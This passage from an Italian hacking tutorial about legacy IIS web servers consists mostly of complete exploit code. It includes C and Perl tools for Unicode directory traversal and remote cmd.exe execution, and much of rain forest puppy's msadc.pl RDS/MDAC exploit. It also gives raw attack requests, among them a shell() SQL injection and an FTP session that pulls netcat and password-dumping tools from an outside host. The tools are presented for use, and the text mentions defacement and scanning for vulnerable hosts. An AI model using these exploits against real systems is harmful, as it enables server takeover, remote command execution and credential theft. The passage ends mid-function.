        "..%%35%63..",
        "..%%35%63../..%%35%63../..%%35%63..",
        "..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63..",

        "..%25%35%63..",
        "..%25%35%63../..%25%35%63../..%25%35%63..",
        "..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63.."
};
```

```
char *path[]={
        "/scripts/#uni/winnt/system32/cmd.exe?/c+",
        "/scripts/#uniwinnt/system32/cmd.exe?/c+",
        "/msadc/#uni/winnt/system32/cmd.exe?/c+",
        "/cgi-bin/#uni/winnt/system32/cmd.exe?/c+",
        "/samples/#uni/winnt/system32/cmd.exe?/c+",
        "/iisadmpwd/#uni/winnt/system32/cmd.exe?/c+",
        "/_vti_cnf/#uni/winnt/system32/cmd.exe?/c+",
        "/_vti_bin/#uni/winnt/system32/cmd.exe?/c+",
        "/exchange/#uni/winnt/system32/cmd.exe?/c+",
        "/pbserver/#uni/winnt/system32/cmd.exe?/c+",
        "/adsamples/#uni/winnt/system32/cmd.exe?/c+"
};

int cont=0;

char send_buf[SEND]="";
int x,j;
int uni_len=sizeof(uni)/sizeof(char *);
int path_len=sizeof(path)/sizeof(char *);


struct hostent *he;

struct sockaddr_in their_addr;


if(argc!=4)
{
            fprintf(stderr,"usage:%s <hostname> <port> <commands>\n",argv[0]);
            exit(1);
}


if((he=gethostbyname(argv[1]))==NULL)
{
            perror("gethostbyname");
            exit(1);
}

port=atoi(argv[2]);


/*************************************************************************/

for(x=0;x<path_len;x++)
for(j=0;j<uni_len;j++)
{
sprintf(send_buf,"GET %s%s  HTTP/ 1.0\n\n", path[i],argv[3] );
str_replace(uni[j],"#uni",send_buf);

            if(cont==200) {
                        sleep(3);
                        cont=0;
            }
cont++;
sleep(1);
if( fork()!=0)
{
```

```
            if( (sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
            {
                        perror("socket");
                        exit(1);
            }


            their_addr.sin_family=AF_INET;
            their_addr.sin_port=htons(port);
            their_addr.sin_addr=*((struct in_addr*)he->h_addr);
            bzero(&(their_addr.sin_zero),8);



            if( connect(sockfd,(struct sockaddr*)&their_addr, sizeof(struct sockaddr))==-1)
            {
                        perror("connect");
                        exit(1);
            }

            if(send(sockfd,send_buf,SEND,0) ==-1)
            {
                        perror("send");
                        exit(0);
            }

            if( (numbytes=recv(sockfd,recv_buf,RECIVE,0 )) == -1)
            {
               perror("recv");
               exit(1);
            }
        recv_buf[numbytes]='\0';
        //printf("%s\n",recv_buf);

            if( (numbytes=recv(sockfd,recv_buf,RECIVE,0 )) == -1)
            {
               perror("recv");
               exit(1);
            }
        recv_buf[numbytes]='\0';
        printf("\n-------------------------------------------------\n");
        printf("String: %s\n\n",send_buf);
        printf("%s\n------------bytes recived: %d------------------\n",recv_buf,numbytes);




            close(sockfd);
            exit(0);
}

close(sockfd);
while(waitpid(-1,NULL, WNOHANG) > 0);
}


printf("Done...\n");
return 0;
}
```

Un ulteriore exploits parametrizzabile è quello che segue :

```
/* hack IIS 4.0/5.0 with the usefull UNICODE :) and have fun */
/* coded by zipo */
/* to compile: cc -o iisuni iisuni.c */
/* made for all the lame populus :) */
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <signal.h>
#include <netinet/in.h>
#include <netdb.h>
#define BUFF_LEN 6000
#define HTTP " HTTP/1.0\r\n\r\n"
#define GET "GET http://"
/* this is the anonymous server used */
#define ANON "anon.free.anonymizer.com"
/* this are all the types of bugs */
#define BUG1_STR
"/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+"
#define BUG2_STR "/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+"
#define BUG3_STR
"/iisadmpwd/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+"
#define BUG4_STR "/"
/* this is the IIS http server port */
#define HTTP_PORT 80
int main (int argc, char *argv[]) {
   struct sockaddr_in sin;
   struct hostent *he;
   char *bug,cmd[BUFF_LEN],recbuffer[BUFF_LEN],buffer[BUFF_LEN];
   int sck, i;
   if (argc < 3)
     bad_params (argv[0]);
   switch (atoi(argv[2])) {
    case 1:
      bug = BUG1_STR;
      break;
    case 2:
      bug = BUG2_STR;
      break;
    case 3:
      bug = BUG3_STR;
      break;
    case 4:
      bug = BUG4_STR;
      break;
    default:
      printf ("Number error\n");
      exit(1);
   }
   while (1) {
      printf ("bash# ");
      fgets (cmd, sizeof(cmd), stdin);
      cmd[strlen(cmd)-1] = '\0';
      if (strcmp(cmd, "exit")) {
              if (!strcmp(cmd, "clear")) {
                 system("clear");
                 continue;
              } else if (!strcmp(cmd, "")) {
```

```
                continue;
             } else if (!strcmp(cmd, "?")) {
                printf ("Just you need to type in the prompt the M$DOS
command\n");
                printf ("to exit type \"exit\" :)\n");
                continue;
             }
             /* prepare the string to be sent */
             for (i=0;i<=strlen(cmd);i++) {
                if (cmd[i] == 0x20)
                  cmd[i] = 0x2b;
             }
             sprintf (buffer, "%s%s%s%s%s", GET, argv[1], bug, cmd, HTTP);
             /* get ip */
             if ((he = gethostbyname (ANON)) == NULL) {
                herror ("host error");
                exit (1);
             }
             /* setup port and other parameters */
             sin.sin_port = htons (HTTP_PORT);
             sin.sin_family = AF_INET;
             memcpy (&sin.sin_addr.s_addr, he->h_addr, he->h_length);
             /* create a socket */
             if ((sck = socket (AF_INET, SOCK_STREAM, 6)) < 0) {
                perror ("socket() error");
                exit (1);
             }
             /* connect to the sucker */
             if ((connect (sck, (struct sockaddr *) &sin, sizeof (sin))) < 0) {
                perror ("connect() error");
                exit (1);
             }
             /* send the beautifull string */
             write (sck, buffer, sizeof(buffer));
             /* recive all ! :) */
             read (sck, recbuffer, sizeof(recbuffer));
             /* and print it */
             recbuffer[strlen(recbuffer)-1]='\0';
             printf
("\033[0;7m-------------------------------------Received--------------------
---------------\n");
             printf
("%s\n--------------------------------------- Done---------------------------
----------\n\033[7;0m", recbuffer);
             /* close the socket ... not needed any more */
             close (sck);
             /* put zero's in the buffers */
             bzero (buffer, sizeof(buffer));
             bzero (recbuffer, sizeof(recbuffer));
      } else {
             /* you type "exit" cya :) */
             exit(0);
      }
   }
}
/* you miss a parameter :'-( */
int bad_params (char *prog_name) {
   fprintf (stdout, "usage:\n\t%s <hostname> <number>\n", prog_name);
   fprintf (stdout,
"------------------------------------------------------- \n");
```

```
   fprintf (stdout, "<1> msadc\t");
   fprintf (stdout, "<2> scripts\t");
   fprintf (stdout, "<3> iisadmpwd\t");
   fprintf (stdout, "<4> /\n");
   fprintf (stdout,
"-------------------------------------------------------- \n");
   exit (1);
}
/* EOF */
```

L’ultimo sorgente indirizzato ad eseguire un comando sul sistema remoto lo vedamo scritto in PERL.


```
#!/usr/bin/perl
# See http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
# Very simple PERL script to execute commands on IIS Unicode vulnerable servers
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodexecute2 IP:port command
# Only makes use of "Socket" library
#
# New in version2:
# Copy the cmd.exe to something else, and then use it.
# The script checks for this.
# Thnx to security@nsfocus.com for discovering the cmd.exe copy part
#
# Roelof Temmingh 2000/10/26
# roelof@sensepost.com http://www.sensepost.com

use Socket;
# --------------init
if ($#ARGV<1) {die "Usage: unicodexecute IP:port command\n";}
($host,$port)=split(/:/,@ARGV[0]);
$target = inet_aton($host);

# --------------test if cmd has been copied:
$failed=1;
$command="dir";
@results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /sensepost.exe/) {$failed=0;}
}
$failed2=1;
if ($failed==1) {
 print "Sensepost.exe not found - Copying CMD...\n";
 $command="copy c:\\winnt\\system32\\cmd.exe sensepost.exe";
 $command=~s/ /\%20/g;
 @results2=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
 foreach $line2 (@results2){
  if (($line2 =~ /copied/ )) {$failed2=0;}
 }
 if ($failed2==1) {die "Copy of CMD failed - inspect manually:\n@results2\n\n"};
}

# ------------ we can assume that the cmd.exe is copied from here..
$command=@ARGV[1];
print "Sensepost.exe found - Executing [$command] on $host:$port\n";
$command=~s/ /\%20/g;
```

```
my @results=sendraw("GET /scripts/..%c0%af../inetpub/scripts/sensepost.exe?/c+$command
HTTP/1.0\r\n\r\n");
print @results;

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

Tra le varie utilities che sono reperibili sulla rete ne esistono alcune che funzionano grazie a un interfaccia utente in ambiente WINDOWS.
Una di queste si chiama IIS4-5.EXE.
L'immagine che segue è la maschera di lavoro del programma.

MSADC e RDS Exploits

Un tipo di exploit basato sempre sull'interfaccia WEB è quello definito con il nome di MSADC Exploits.
Il bugs dipende dal Remote Data Service (RDS) componente di MDAC ovvero il Microsoft Data Access Components.

La configurazione di default di RDS permetterebbe di inviare dei comandi da eseguire a IIS i quali verrebbero mandati in esecuzione con gli stessi diritti legati all'utente con cui viene eseguito il servizio il quale normalmente è appunto SYSTEM.
Questo bugs permetterebbe ipoteticamente a qualsiasi utente di prendere possesso di qualsiasi sistema in rete..
TUTTE le versioni di MDAC sono vulnerabili se al momento dell' installazione sono state inserite anche le pagine d'esempio di RDS.
La vulnerabilità vive iun due diversi componenti di RDS e precisamente nel DataFactory Object e nel VbBusObj object.
Il Remote Data Service è stato progettato per abilitare I client del WEB ad inviare delle QUERY usando http verso delle risorse di dati remote tenute in hostintg su IIS Web server.
Il client remote comunica con la dll, msadcs.dll, sul server, il quale usa il DataFactory object per abilitare lo scambio con il database.
Il problema sorge a causa di una caratteristica del Microsoft's Jet database engine, il quale permette ad una stringa di SQL query a contenere degli argomenti embedded, tramite i quali è possibile specificare dei comandi VBA (Visual Basic for Applications).

Questa possibilità permette ad un attaccante di eseguire del codice arbitrariamente attraverso una shell, aiutata da una pecca di IIS il quale permette l'esecuzione di comandi ODBC con i privilegi *system_local.*
Il risultato è che una attaccante può connettersi a un WEB server IIS vulnerabile attraverso Internet, inizializzare una connessione SQL con un database sul server tramite msadcs.dll, e quindi inviare comendi embedded VBA al server stesso.
I comandi VBA vengono eseguiti dal database engine, attraverso una shell di comandi, permettendo all'attaccante di possedere dei privilegi non autorizzati per l'accesso al server.
Nel caso in cui il bugs sia dovuto al DataFactory object, l'attaccante conta sulla presenza dei compojnenti vulnerabili MDAC, I quali sono installati di default da IIS.
Il DSN fornisce le informazioni legate alla connessione per accedere ai files di dati.
L'attaccante può anche utilizzare un DSN esistente, o può specificare manualmente la locazine del file .mdb file sul server.

Di conseguenza qualsiasi .mdb di defgault oppure DSN sul server vulnerabile può essere utilizzato per lanciare un attacco.
Alcuni files possono essere installati come files d'esempio fa Windows stesso o da qualsiasi altro programma.
Un metodo alternativo d'attacco possiede come obbiettivo il VbBusObj object.
Questo oggetto è installato come parte delle pagine d'esempio ma che comqunue non vengo no installate di default.
Queste sono invece installate di default dal MDAC 2.0 Software Developers Kit.
Questo attacco funziona nello stesso modo dell'attacco al DataFactory.

Rintracciare i sistemi vulnerabili sulla rete è semplice in quanto con un linguaggio come PERL e il solito NETCAT è possibile eseguire uno scannino alla ricerca del segno che testimonierebbe questa vulnerabilità ovvero la presenza della dll msadcs.dll.
Per riuscire a comprendere se un determinato HOST è vulnerabile è possibile inviare :

```
GET /msadc/msadcs.dll HTTP/1.0
```

Se la risposta è :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Sun, 04 Feb 2001 12:43:21 GMT


Content-Type: application/x-varg
Content-Length: 6
```

allora il server è vulnerabile.
La verifica invece relativa alla disponibilità di RDS e quella invece legata al suo corretto funzionamento può essere fatta inviando mediante il metodo POST una delle seguenti query RDS :

```
Normal QUERY

POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1

VbBusObj to bypass custom handlers

POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset

Query VbBusObj for NetBIOS name

/msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName
```

Si….RDS è in funzione se la risposta è :

```
User-Agent:
ACTIVEDATA
       -
Host: lab.wiretrip.net
Content-Length: 645
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-
args=3


--!ADM!ROX!YOUR!WORLD!
```

```
Content-Type: application/x-varg
Content-Length: 436
```

'!ADM!ROX!YOUR!WORLD!' è di fatto una stringa MIME di separazione che come vedremo viene utilizzata anche da MSADC.PL
Il test di funzionamento di RDS può anche avvenire cercando di creare un file chiamato FUN e inserendogli dentro il testo WERD.

```
S e l e c t * f r o m C u s t o m e r s w h e r e C i t y = ' | s h e
l l ( " c m d / c e c h o w e r d > > c : \ f u n " ) | ' d r i v e r
= { M i c r o s o f t A c c e s s D r i v e r ( * . m d b ) } ; d b q
= c : \ w i n n t \ h e l p \ i i s \ h t m \ t u t o r i a l \ b t c
u s t m r . m d b ;

GET /guest/default.asp/..À¯../..À¯../..À¯../fun HTTP/1.1
```

Altre funzioni legate alla copia di files, al loro rename possono essere tentate con :

```
GET
/msadc/..À¯../..À¯../..À¯../winnt/system32/cmd.exe?/c+copy+C:\winnt\s
ystem32\cmd.exe+cmd1.exe HTTP/1.1
```

Copia CMD.EXE nella directory dove l'hacker intende usarlo.

Il comando server a riscrivere default.html, cosa utilizzata quando si esegue un defacement di un sito.
Come abbiamo già visto esistono alcuni file che possono essere considerati le basi per riuscire a crearsi delle shell nei sistemi remoti e precisamente ROOTKIT e NETCAT.
Il fatto che in qualche caso esiste la necessità di copiare dentro ad un sistema dei files ci porta a considerare il seguente metodo per eseguire queste funzioni tra i metodo più utili eseguibili com questo tipo di attacco.
Nell'esempio che segue viene utilizzato FTP per trasferire dei files da o verso il sistema.

```
FTP Execution String via RDS:

Select * from Customers where City ='|shell("cmd /c ftp-s:ftpcom-
nwww.nether.net")|'driver={Microsoft Access Driver (*.mdb)};
dbq=c:winnt\help\iis\htmtutorial\btcustmr.mdb;

--!ADM!ROX!YOUR!WORLD!^x

220 freenet.nether.net FTP server (SunOS 5.7) ready.


GET /msadc/../../../../../../program files/common files/system/msadc/
cmd1.exe?/c+ftp+-s:ftpcom HTTP/1.1
```

```
220-Serv-U FTP-Server v2.5h for WinSock ready...

220--------H-A-C-K T-H-E P-L-A-N-E-T--------
220-W3|_c0m3 T0 JohnA's 0d4y Ef-Tee-Pee S3rv3r.
220-Featuring 100% elite hax0r warez!@$#@
220-Im running win 95 (Release candidate 1), on a p33, with 16mb Ram.
220 -------H-A-C-K T-H-E P-L-A-N-E-T--------
USER johna2k
331 User name okay, need password.
PASS haxedj00
230 User logged in, proceed.
```

```
PORT 172,16,1,106,12,71
200 PORT Command successful.
150 Opening ASCII mode data connection for nc.exe (59392 bytes).
150 Opening ASCII mode data connection for pdump.exe (32768 bytes).
150 Opening ASCII mode data connection for samdump.dll (36864 bytes).
226 Transfer complete.
221 Buh bye, you secksi hax0r j00
```

L'exploits classico che si trova sulla rete legato a questo BUGS è scritto in PERL e il codice è quello che segue.
Per lanciarlo è possibile utilizzare la seguente sintassi :

```
./msadc.pl -h <host> -u <unc path> -s 5
```

```
#!/usr/bin/perl
#
# MSADC/RDS 'usage' (aka exploit) script version 2
#
#         by rain forest puppy
#
#         - added UNC support, really didn't clean up code, but oh well

use Socket; use Getopt::Std;
getopts("e:vd:h:XRVNwcu:s:", \%args);

print "-- RDS smack v2 - rain forest puppy / ADM / wiretrip --\n";

if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
         -h <host>                  = host you want to scan (ip or domain)
         -d <seconds>               = delay between calls, default 1 second
         -X                         = dump Index Server path table, if available
         -N                         = query VbBusObj for NetBIOS name
         -V                         = use VbBusObj instead of ActiveDataFactory
         -v                         = verbose
         -e                         = external dictionary file for step 5
         -u <\\\\host\\share\\file>   = use UNC file
         -w                         = Windows 95 instead of Windows NT
         -c                         = v1 compatibility (three step query)
         -s <number>                = run only step <number>

         Or a -R will resume a (v2) command session

~; exit;}

###########################################################
# config data

@drives=("c","d","e","f","g","h");

@sysdirs=("winnt","winnt35","winnt351","win","windows");

# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
@dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
         "cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
         "banner", "banners", "ads", "ADCDemo", "ADCTest");

# this is sparse, because I don't know of many
@sysmdbs=(         "\\catroot\\icatalog.mdb",
                   "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                   "\\system32\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                   "\\system32\\certmdb.mdb",
                   "\\system32\\ias\\ias.mdb",
                   "\\system32\\ias\\dnary.mdb",
                   "\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%
@mdbs=(   "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
         "\\cfusion\\cfapps\\forums\\forums_.mdb",
         "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
         "\\cfusion\\cfapps\\security\\realm_.mdb",
```

```
        "\\cfusion\\cfapps\\security\\data\\realm.mdb",
        "\\cfusion\\database\\cfexamples.mdb",
        "\\cfusion\\database\\cfsnippets.mdb",
        "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
        "\\progra~1\\common~1\\system\\msadc\\samples\\advworks.mdb",
        "\\cfusion\\brighttiger\\database\\cleam.mdb",
        "\\cfusion\\database\\smpolicy.mdb",
        "\\cfusion\\database\cypress.mdb",
        "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
        "\\website\\cgi-win\\dbsample.mdb",
        "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
        "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
        );  #these are just \
############################################################

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else {$verbose=0;}
if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}
if(!defined $args{R}){ $target= inet_aton($ip)
        || die("inet_aton problems; host doesn't exist?");}
if (!defined $args{R}){ $ret = &has_msadc; }

if (defined $args{X}) { &hork_idx; exit; }
if (defined $args{N}) { &get_name; exit; }

if (defined $args{w}){$comm="command /c";} else {$comm="cmd /c";}
if (defined $args{R}) { &load; exit; }

print "Type the command line you want to run ($comm assumed):\n"
        . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

if (!defined $args{s} || $args{s}==1){
print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;}

if (!defined $args{s} || $args{s}==2){
print "\nStep 2: Trying to make our own DSN...";
if (&make_dsn){ print "<<success>>\n"; sleep(3); } else {
        print "<<fail>>\n"; }}   # we need to sleep to let the server catchup

if (!defined $args{s} || $args{s}==3){
print "\nStep 3: Trying known DSNs...";
&known_dsn;}

if (!defined $args{s} || $args{s}==4){
print "\nStep 4: Trying known .mdbs...";
&known_mdb;}

if (!defined $args{s} || $args{s}==5){
if (defined $args{u}){
print "\xStep 5: Trying UNC...";
&use_unc; } else { "\nNo -u; Step 5 skipped.\n"; }}

if (!defined $args{s} || $args{s}==6){
if (defined $args{e}){
print "\nStep 6: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 6 skipped.\n"; }}

print "\n\nNo luck, guess you'll have to use a real hack, eh?\n";
exit;

##############################################################################

sub sendraw {      # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                open(OUT,">raw.out");   my @in;
                select(S);         $|=1;     print $pstr;
                while(<S>){ print OUT $_; push @in, $_;
                        print STDOUT "." if(defined $args{X});}
                close(OUT); select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }}
```


```
##############################################################################

sub make_header {  # make the HTTP request
my $aa, $bb;
if (defined $args{V}){
$aa="VbBusObj.VbBusObjCls.GetRecordset";
$bb="2";
} else {
$aa="AdvancedDataFactory.Query";
$bb="3";}

$msadc=<<EOT
POST /msadc/msadcs.dll/$aa HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=$bb

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
;
$msadc=~s/\n/\r\n/g;
return $msadc;}

##############################################################################

sub make_req {  # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;

if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where City='|shell(\"$command\")|'";
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
         $p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}

elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}

elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C='|shell(\"$command\")|'";
$dsn="$p1";}

elsif ($switch==4){ # attempt to hork file info from index server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}

elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}

elsif ($switch==6){ # this is table-independant query (new)
$query="select * from MSysModules where name='|shell(\"$command\")|'";
$dsn="$p1";}

$t1= make_unicode($query);
$t2= make_unicode($dsn);
if(defined $args{V}) { $req=""; } else {$req = "\x02\x00\x03\x00"; }
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}

##############################################################################

sub make_unicode { # quick little function to convert to unicode
my ($in)=@_; my $out;
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1) . "\x00"; }
return $out;}
```


```
##############################################################################

sub rdo_success {  # checks for RDO return success (this is kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}

##############################################################################

sub make_dsn {  # this (tries to) make a DSN for us
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
         "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
         . $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
  foreach $line (@results) {
    return 1 if $line=~/<H2>Datasource creation successful<\/H2>/;}}
} return 0;}

##############################################################################

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

##############################################################################

sub try_btcustmr {

foreach $dir (@sysdirs) {
 print "$dir -> "; # fun status so you can see progress
 foreach $drive (@drives) {
 print "$drive: ";  # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";

save("dbq=".$drive.":\\".$dir."\\help\\iis\\htm\\tutorial\\btcustmr.mdb;");
         exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}

##############################################################################

sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
